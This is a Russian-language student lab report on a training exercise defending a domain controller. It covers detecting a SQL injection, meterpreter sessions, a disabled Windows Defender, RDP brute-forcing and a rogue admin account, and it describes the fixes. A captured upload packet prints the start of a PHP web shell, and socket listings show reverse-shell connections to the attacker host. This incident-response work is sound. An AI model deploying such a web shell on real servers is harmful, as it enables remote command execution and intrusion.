

Лабораторная работа №2-А «ЗАЩИТА КОНТРОЛЛЕРА ДОМЕНА ПРЕДПРИЯТИЯ»

Кибербезопасность предприятия

Александрова У.В., Волгин И.А., Голощапов Я.В., Дворкина Е.В.,
Серегина И.А.

2025-10-16

Содержание I

1. Выполнение лабораторной работы

0.1 Состав команды

Александрова Ульяна Вадимовна
Волгин Иван Алексеевич
Голощапов Ярослав Вячеславович
Дворкина Ева Владимировна
Серёгина Ирина Андреевна

0.2 Цели и задачи

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей информационных систем в рамках сценария «Защита контроллера домена предприятия».

Обнаружить, проанализировать и закрыть уязвимости:

- ▶ SQL-инъекция;

Определить и устраниТЬ последствия эксплуатации уязвимостей:

Разработать и применить меры по устранению выявленных уязвимостей.

0.2 Цели и задачи

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей информационных систем в рамках сценария «Защита контроллера домена предприятия».

Обнаружить, проанализировать и закрыть уязвимости:

- ▶ SQL-инъекция;
- ▶ защита антивируса;

Определить и устраниТЬ последствия эксплуатации уязвимостей:

Разработать и применить меры по устранению выявленных уязвимостей.

0.2 Цели и задачи

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей информационных систем в рамках сценария «Защита контроллера домена предприятия».

Обнаружить, проанализировать и закрыть уязвимости:

- ▶ SQL-инъекция;
- ▶ защита антивируса;
- ▶ Слабый пароль учетной записи.

Определить и устранить последствия эксплуатации уязвимостей:

Разработать и применить меры по устраниению выявленных уязвимостей.

0.2 Цели и задачи

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей информационных систем в рамках сценария «Защита контроллера домена предприятия».

Обнаружить, проанализировать и закрыть уязвимости:

- ▶ SQL-инъекция;
- ▶ защита антивируса;
- ▶ Слабый пароль учетной записи.

Определить и устраниТЬ последствия эксплуатации уязвимостей:

- ▶ Web portal meterpreter (последствие уязвимости 1);

Разработать и применить меры по устранению выявленных уязвимостей.

0.2 Цели и задачи

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей информационных систем в рамках сценария «Защита контроллера домена предприятия».

Обнаружить, проанализировать и закрыть уязвимости:

- ▶ SQL-инъекция;
- ▶ защита антивируса;
- ▶ Слабый пароль учетной записи.

Определить и устраниТЬ последствия эксплуатации уязвимостей:

- ▶ Web portal meterpreter (последствие уязвимости 1);
- ▶ Admin meterpreter (последствие уязвимости 2);

Разработать и применить меры по устранению выявленных уязвимостей.

0.2 Цели и задачи

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей информационных систем в рамках сценария «Защита контроллера домена предприятия».

Обнаружить, проанализировать и закрыть уязвимости:

- ▶ SQL-инъекция;
- ▶ защита антивируса;
- ▶ Слабый пароль учетной записи.

Определить и устраниТЬ последствия эксплуатации уязвимостей:

- ▶ Web portal meterpreter (последствие уязвимости 1);
- ▶ Admin meterpreter (последствие уязвимости 2);
- ▶ Добавление привилегированного пользователя (последствие уязвимости 3).

Разработать и применить меры по устранению выявленных уязвимостей.

Раздел 1

1. Выполнение лабораторной работы

1.1 Обнаружение уязвимостей

Уязвимости и последствия будут детектироваться в основном с помощью ViPNet IDS NS, некоторые последствия обнаруживаются с помощью работы на сервере или с помощью дополнительных приложений, далее последствия и уязвимости будут записываться в карточки инцидентов.

Для обнаружения актуальной подозрительной активности пользуемся фильтрами по дате, времени и важности.

└ 1. Выполнение лабораторной работы

1.2 Обнаружение уязвимости «SQL-инъекция»

Сетевой сенсор ViPNet IDS NS детектирует события сканирования веб-сервера на предмет SQL-инъекций (множественное срабатывание правила ET SCAN ... указывает на неоднократные сканирования, правила ET SCAN sqlmap говорят о сканировании с помощью утилиты sqlmap, которая отслеживает SQL-инъекции)




Рисунок 1: Сканирование на предмет SQL-инъекций




Рисунок 2: Сканирование на предмет SQL-инъекций

1.3 Обнаружение уязвимости «SQL-инъекция»

Видим использование определенного типа инъекции (Blind SQL-Injection), а также загрузку вредоносного файла с php скриптом, что может указывать на использование php reverse shell и выставление права доступа на выполнение.




Рисунок 3: Детектирование SQL-инъекции




Рисунок 4: Загрузка вредоносного файла и выставление права доступа на выполнение

1.4 Обнаружение уязвимости «SQL-инъекция»

Также видим пакет к событию, в котором указан некий файл php и действие загрузки - upload.

```
[DR] P3@C->[PM@DRB ~]
[1] $ --ffdf4889d3f434b9396640bd7e8bc6cdb
Content-Disposition: form-data; name="upload"
1
--ffd4889d3f434b9396640bd7e8bc6cdb
Content-Disposition: form-data; name="uploadDir"
/var/www/html/htdocs/polygon/components/
--ffd4889d3f434b9396640bd7e8bc6cdb
Content-Disposition: form-data; name="file"; filename="tmpbjzbx.php"
Content-Type: application/octet-stream


<?php $c=&$_REQUEST['cmd'];@set_time_limit(0);@ignore_user_abort(1);@ini_set("max_execution_time",0);$z=@ini_get("disable_functions");if(!empty($z)){$z=preg_replace("/[, ]+/','.',$z);$z=exp
```

Рисунок 5: Пакет к событию

└ 1. Выполнение лабораторной работы

1.5 Карточка инцидента

Заполним карточку инцидента.



Название ⓘ
Уязвимость SQL-инъекция

Дата и время события ⓘ
13.10.2025 17:33

Источник ⓘ
192.168.174.11 (kali)

Поражённые активы ⓘ
10.10.1.20 (Web Server PHP)

Описание ⓘ
Эксплуатация уязвимости SQL-инъекции со стороны внешнего нарушителя на WEB Server PHP, загрузка вредоносного файла через эту уязвимость

Рекомендации ⓘ
Внесений изменений в файл конфигурации

Индикаторы компрометации ⓘ
Правило AM SQL DUMPFILE function in GET - Possit

Прикрепить файл ⓘ

IDS_packet_time-2025-10-13T14_32_59.036536Z_ruleid-3000708.pcap

Выберите файл

Отмена Добавить

Рисунок 6: Карточка инцидента

1.6 Обнаружение и устранение последствия Web portal meterpreter.

Нарушитель устанавливает shell сессию с веб-порталом PHP. Для обнаружения этого проверим сокеты уязвимой машины (Web Server PHP) при помощи утилиты ss с ключами -tp (утилита указывает, между какими компьютерами в сети установлена связь). Увидим подозрительное соединение с внешним сервером.

```
root@webportall:/var/www/html/htdocs/polygon/controllers# ss -tp
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
ESTAB      0      0      10.10.1.20:36032           10.10.2.17:25004
          users:(("epp_agentd",pid=1527,fd=35))
ESTAB      0      0      10.10.1.20:tproxy          10.10.1.253:20782
          users:(("server",pid=663,fd=8))
ESTAB      0      0      10.10.1.20:58970           10.10.1.25:5044
          users:(("filebeat",pid=693,fd=5))
ESTAB      0      0      10.10.1.20:43630           195.239.174.11:1085
          users:(("chisel.sh",pid=8564,fd=11))
ESTAB      0     272    10.10.1.20:ssh             10.10.1.253:49716
          users:(("sshd",pid=12865,fd=4),("sshd",pid=12586,fd=4))
ESTAB      0      0      10.10.1.20:45472           195.239.174.11:4444
          users:(("chisel.sh",pid=8564,fd=3), ("sh",pid=8563,fd=3), ("ILuDou",pid=7720,fd=
3))
```

Рисунок 7: Список установленных соединений

└ 1. Выполнение лабораторной работы

1.7 Карточка инцидента





Рисунок 8: Карточка инцидента

└ 1. Выполнение лабораторной работы

1.8 Обнаружение уязвимости «Отключенная защита антивируса»



```
PS C:\Users\administrator> Get-MpPreference

AttackSurfaceReductionOnlyExclusions      :
AttackSurfaceReductionRules_Actions        :
AttackSurfaceReductionRules_Ids           :
CheckForSignaturesBeforeRunningScan       : False
CloudLockLevel                           : 0
CloudLockExtendedTimeout                 : 0
CloudLockTimeOut                         : 0
CloudLockType                            : B13F742C-50C3-45A0-BE5F-0915800F0307
ControlledFolderAccessAllowedApplications :
ControlledFolderAccessProtectedFolders    :
DisableArchiveScanning                   : False
DisableAutoExclusions                    : False
DisableBehaviorMonitoring                : False
DisableLockAtFirstSeen                   : True
DisablePatchfulScan                      : True
DisableRealtimeScan                      : True
DisableScanOnDemand                      : True
DisableEmailScanning                     : True
DisableIntrusionPreventionSystem         :
DisableIOWProtection                    : False
DisablePrivacyMode                       : False
DisableRealtimeMonitoring               : True
DisableRemovableDriveScanning           : True
DisableRestorePoint                      :
```

Рисунок 9: Настройки Windows Defender

Один из способов проверки состояния защиты в реальном времени Windows Defender – в Powershell ввести команду Get-MpPreference и проверить значение параметра DisableRealtimeMonitoring. Если значение – True, то защита в реальном времени выключена. Мы ввели эту команду на узле администратора 10.10.4.10 и действительно получили, что отключение мониторинга с параметром True, значит, защита антивируса отключена.

└ 1. Выполнение лабораторной работы

1.9 Карточка инцидента

Заполним карточку инцидента.




Рисунок 10: Карточка инцидента

└ 1. Выполнение лабораторной работы

1.10 Обнаружение последствия «Admin meterpreter»

Установленную сессию с
нарушителем
обнаружили при
помощи утилиты
netstat с ключами –ano.

Select Administrator: Command Prompt - powershell				
P	0.0.0.0:135	0.0.0.0:0	LISTENING	980
P	0.0.0.0:445	0.0.0.0:0	LISTENING	4
P	0.0.0.0:3389	0.0.0.0:0	LISTENING	736
P	0.0.0.0:5840	0.0.0.0:0	LISTENING	5840
P	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
P	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
P	0.0.0.0:49664	0.0.0.0:0	LISTENING	704
P	0.0.0.0:49665	0.0.0.0:0	LISTENING	536
P	0.0.0.0:49666	0.0.0.0:0	LISTENING	1192
P	0.0.0.0:49667	0.0.0.0:0	LISTENING	1872
P	0.0.0.0:49670	0.0.0.0:0	LISTENING	2212
P	0.0.0.0:49671	0.0.0.0:0	LISTENING	2948
P	0.0.0.0:49672	0.0.0.0:0	LISTENING	784
P	0.0.0.0:49696	0.0.0.0:0	LISTENING	2532
P	0.0.0.0:49724	0.0.0.0:0	LISTENING	684
P	10.10.4.10:139	0.0.0.0:0	LISTENING	4
P	10.10.4.10:3389	10.10.4.12:51126	ESTABLISHED	736
P	10.10.4.10:49779	10.10.2.15:80	ESTABLISHED	6684
P	10.10.4.10:49886	10.10.2.11:443	ESTABLISHED	8984
P	10.10.4.10:49812	10.10.2.11:443	ESTABLISHED	8984
P	10.10.4.10:50194	10.10.1.25:5044	ESTABLISHED	1492
P	10.10.4.10:50780	195.239.174.11:443	ESTABLISHED	11380
P	10.10.4.10:51052	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51053	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51054	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51055	195.239.174.12:443	TIME_WAIT	0

Рисунок 11: Соединение с машиной нарушителя

└ 1. Выполнение лабораторной работы

1.11 Карточка инцидента

Добавление инцидента

Название ⓘ
Соединение Admin meterpreter

Дата и время события ⓘ
13.10.2025 17:34

Источник ⓘ
195.239.174.11 (Kali) x

Пораженные активы ⓘ
10.10.4.10 (Administrator Workstation) x

Описание ⓘ
Нарушитель (195.239.174.11) установил meterpreter-соединение с Administrator Workstation (10.10.4.10)

Рекомендации ⓘ
Разорвать meterpreter соединение со сторонним сервером, остановить процесс соединения.

Индикаторы компрометации ⓘ
Установлено нестандартное соединение

Прикрепить файл ⓘ
12.PNG x
Выберите файл

Отмена Добавить

Заполняем карточку инцидента.

Рисунок 12: Карточка инцидента

1.12 Обнаружение уязвимости «Слабый пароль учетной записи»

С помощью ViPNet IDS NS в сетевом трафике обнаружаются множественные попытки подключения к хосту AD&DNS с портом 3389 , сканирование системы, что может говорить о попытках подбора пароля. Также если мы зайдем на сам узел Active Directory, откроем Viewer Properties, перейдем в необходимую директорию с событиями (TerminalServices...), то сможем увидеть событие с кодо 1149, которое говорит о том, что пользователю удалось подключиться по RDP.




Рисунок 13: RDP Bruteforce




Рисунок 14: RDP Bruteforce

└ 1. Выполнение лабораторной работы

1.13 Карточка инцидента

Заполняем карточку
инцидента

The screenshot shows a dark-themed incident card interface. At the top, the title 'Слабый пароль на сервере Active Directory' is displayed. Below it, there are tabs for 'Основная информация' (Main information) and 'Чат' (Chat), with 'Основная информация' being the active tab. The main content area is divided into several sections:

- Дата и время события**: 13.10.2025 17:35
- Описание**: Происходит сканирование и попытки получения доступа к серверу MS Active Directory, в том числе множественные неудачные попытки входа с помощью брутфорсинга пароля.
- Индикаторы компрометации**: Правило AAM SCAN Microsoft Windows RDP Brute Force Attempt Failed Logins
- Рекомендации**: Сменить пароль к серверу на более надежный.
- Прикрепленные файлы**: IDS_packet_time-2025-10-13T14_35_19.383551Z.ruleid-3007790.pcap

On the right side of the card, there is a sidebar with the following information:

- Оценка**: ☆☆☆☆☆
- Автор**: Дворкина Елена @15223847@yandex.ru
- Ответственный**: Не заполнено
- Источник**: 10.10.4.10 [10.10.4.10]
- Порядковые акты**: 10.10.2.10 [10.10.2.10]

A green 'Новый' (New) button is located at the top right of the card.

Рисунок 15: Карточка инцидента

1.14 Обнаружение последствия «AD User»




Рисунок 16: Переход в отслеживание событий

Добавление нового привилегированного пользователя отследили с помощью аудита событий входа в учетную запись Windows security (Viewer Properties). Далее перешли в Event Viewer и в Windows Logs – Security, затем применили фильтр на логи. Событие с ID 4720 должно было в нашей лабораторной появиться во временном промежутке с 17:30 до 18:00. Альтернативный способ обнаружения этого последствия – непосредственно зайти в Active Directory Users and Computers, где мы увидим странного нового пользователя.

└ 1. Выполнение лабораторной работы

1.15 Обнаружение последствия «AD User»




Рисунок 17: Нахождение hacker в AD User & Computers




Рисунок 18: Попытка нахождения события hacker в AD User & Computers

└ 1. Выполнение лабораторной работы

1.16 Карточка инцидента

Добавление инцидента

Название	Дата и время события
Новый привилегированный пользователь	13.10.2025 17:36
Источник	Поражённые активы
192.168.74.11 (Kali)	10.10.2.10 (MS Active Directory)
Описание	Рекомендации
Создан подозрительный пользователь hacker с правами администратора	Удалить нового пользователя.
Индикаторы компрометации	
Подозрительный новый пользователь hacker	
Прикрепить файл	
Выберите файл	
<input type="file"/> 19.PNG	
<input type="button"/> Отмена <input type="button"/> Добавить	

Заполняем карточку
инцидента

Рисунок 19: Карточка инцидента

└ 1. Выполнение лабораторной работы

1.17 Устранение уязвимости «SQL-инъекция»

```

root@webportal1:~#
root@webportal1:~# login as: user
user@10.10.1.20$ password:
Linux webportal1.ampire.corp 4.9.0-13-amd64 #1 SMP Debian 4.9.228-1 (2020-07-05)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Dec 10 11:52:55 2024 from 10.10.1.253
user@webportal1:~$ grep -r '$_GET'
Binary file site:tar matches
user@webportal1:~$ su
root@webportal1:~#
root@webportal1:~# cd /var/
root@webportal1:~# ls -l /var/ lock/ mail/ run/ tmp/
root@webportal1:~# ls -l /var/ opt/ upstart/ www/
root@webportal1:~# ls -l /var/www/
root@webportal1:~# cd /var/www/html/
root@webportal1:~# ls -l
root@webportal1:~# cd /var/www/html/
root@webportal1:~# tar -zxf tppprodump.sql.gz
root@webportal1:~# ls -l
root@webportal1:~# cd /var/www/html/htdocs/
root@webportal1:~# ls -l
Display all 318 possibilities? (y or n)
root@webportal1:~# cd /var/www/html/htdocs/polygon
root@webportal1:~# ls -l
root@webportal1:~# grep -r '$_GET'
controllers/NewsController.php:           $id = $_GET['id'];
root@webportal1:~# cd /var/www/html/htdocs/polygon/controllers/
root@webportal1:~# ls -l
models/ views/
config/   css/    images/   js/    shell.php
root@webportal1:~# cd controllers
root@webportal1:~# ls -l

```

Рисунок 20: Поиск места уязвимого параметра

SQL-инъекция, то есть эксплуатируемая уязвимость, как было известно из анализа событий, находится на узле Web Server PHP (10.10.1.20). Переходим на него с помощью SSH подключения. Известно, что `$id` является уязвимым параметром, следует проверять тип данного параметра. Требуется найти место кода, где данный параметр считывается из GET запроса.

1.18 Устранение уязвимости «SQL-инъекция»

Для проверки типа \$id используется функция `is_numeric`, которая возвращает True в случае, если \$id – число, иначе – False. В случае успешной проверки параметр \$id будет передаваться в запрос, иначе – запрос будет статичным и независимым от \$id.

```
public function actionView()
{
    $id = $_GET['id'];
    if (!is_numeric($id)){
        $id = 1;
    }
    $model = News::model()->findById($id);
    $comments = Comment::model()->findByAttributes(array('post_id'=>$id));
    $this->render('news/view', array('model'=>$model, 'comments'=>$comments));
}
```

Рисунок 21: Измененная функция `actionView` с проверкой типа параметра `$id`

└ 1. Выполнение лабораторной работы

1.19 Устранение последствия Web portal meterpreter


Нарушитель установил shell сессию с веб-порталом PHP. Ранее мы проверили сокеты уязвимой машины (Web Server PHP) и нашли соединение с внешним подозрительным сервером: активное соединение веб-портала с IP-адресом нарушителя (195.239.174.11). Для устранения необходимо воспользоваться командой ssc правами привилегированного пользователя, используя ключ -К и соответствующий адрес, порт для завершения сессии с нарушителем: sudo ss -K dst HACKER_IP dport = HACKER_PORT.

```
root@webportal1:/var/www/html/htdocs/polygon/controllers# nano NewsController.php
root@webportal1:/var/www/html/htdocs/polygon/controllers# ss -tp
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
ESTAB      0      0      10.10.1.20:36032           10.10.2.17:25004
users:("epp_agent0",pid=1527,fd=35)
ESTAB      0      0      10.10.1.20:proxys           10.10.1.253:20782
users:("server",pid=663,fd=8)
ESTAB      0      0      10.10.1.20:58970           10.10.1.25:5044
users:("filebest",pid=693,fd=3)
ESTAB      0      0      10.10.1.20:43630           195.239.174.11:1085
users:("chisel.sh",pid=8564,fd=11)
ESTAB      0      272    10.10.1.20:ssh             10.10.1.253:49716
users:("sshd",pid=12885,fd=4,("sshd",pid=12586,fd=4))
ESTAB      0      0      10.10.1.20:45472           195.239.174.11:4444
users:("chisel.sh",pid=8564,fd=3),("sh",pid=8563,fd=3),("LuDnU",pid=7720,fd=3)
root@webportal1:/var/www/html/htdocs/polygon/controllers# ss -K dst '195.239.174.11' dport = 4444
Netid State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
tcp   ESTAB      0      0      10.10.1.20:45472           195.239.174.11:4444
```

Рисунок 22: Завершение сессии с нарушителем

1.20 Устранение уязвимости «Отключенная защита антивируса»

На узле Administrator Workstation мы удалили запись об отключенном антишпионском ПО в реестре через консоль, используя команду: REG DELETE "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware. Подтвердили действие, далее в Windows Defender перезапустили Virus & Threat Protection и включили Real-time Protection



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\administrator>REG DELETE "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware
Delete the registry value DisableAntiSpyware (Yes/No)? y
The operation completed successfully.

C:\Users\administrator>
```

Рисунок 23: Удаление записи DisableAntiSpyware в реестре

└ 1. Выполнение лабораторной работы

1.21 Устранение уязвимости «Отключенная защита антивируса»




Рисунок 24: Интерфейс Windows Defender




Рисунок 25: Включение Real-time Protection

└ 1. Выполнение лабораторной работы

1.22 Устранения последствия «Admin meterpreter»

```
Administrator: Command Prompt - powershell
# netstat -ano | find "LISTENING"
0.0.0.0:135      0.0.0.0:0      LISTENING      900
0.0.0.0:445      0.0.0.0:0      LISTENING      4
0.0.0.0:3389     0.0.0.0:0      LISTENING      1036
0.0.0.0:15940    0.0.0.0:0      LISTENING      5848
0.0.0.0:5985    0.0.0.0:0      LISTENING      4
0.0.0.0:47981   0.0.0.0:0      LISTENING      4
0.0.0.0:49664   0.0.0.0:0      LISTENING      784
0.0.0.0:49665   0.0.0.0:0      LISTENING      536
0.0.0.0:49666   0.0.0.0:0      LISTENING      1150
0.0.0.0:49667   0.0.0.0:0      LISTENING      1972
0.0.0.0:49678   0.0.0.0:0      LISTENING      2212
0.0.0.0:49671   0.0.0.0:0      LISTENING      2948
0.0.0.0:49672   0.0.0.0:0      LISTENING      784
0.0.0.0:49696   0.0.0.0:0      LISTENING      2532
0.0.0.0:49697   0.0.0.0:0      LISTENING      684
0.0.0.0:49698   0.0.0.0:0      LISTENING      4
10.10.4.10:139  0.0.0.0:0      LISTENING      4
10.10.4.10:3389 0.0.0.0:0      LISTENING      4
10.10.4.10:1126 10.10.4.11:80 ESTABLISHED    736
10.10.4.10:49779 10.10.2.15:80 ESTABLISHED    6684
10.10.4.10:49806 10.10.2.11:45 ESTABLISHED    8984
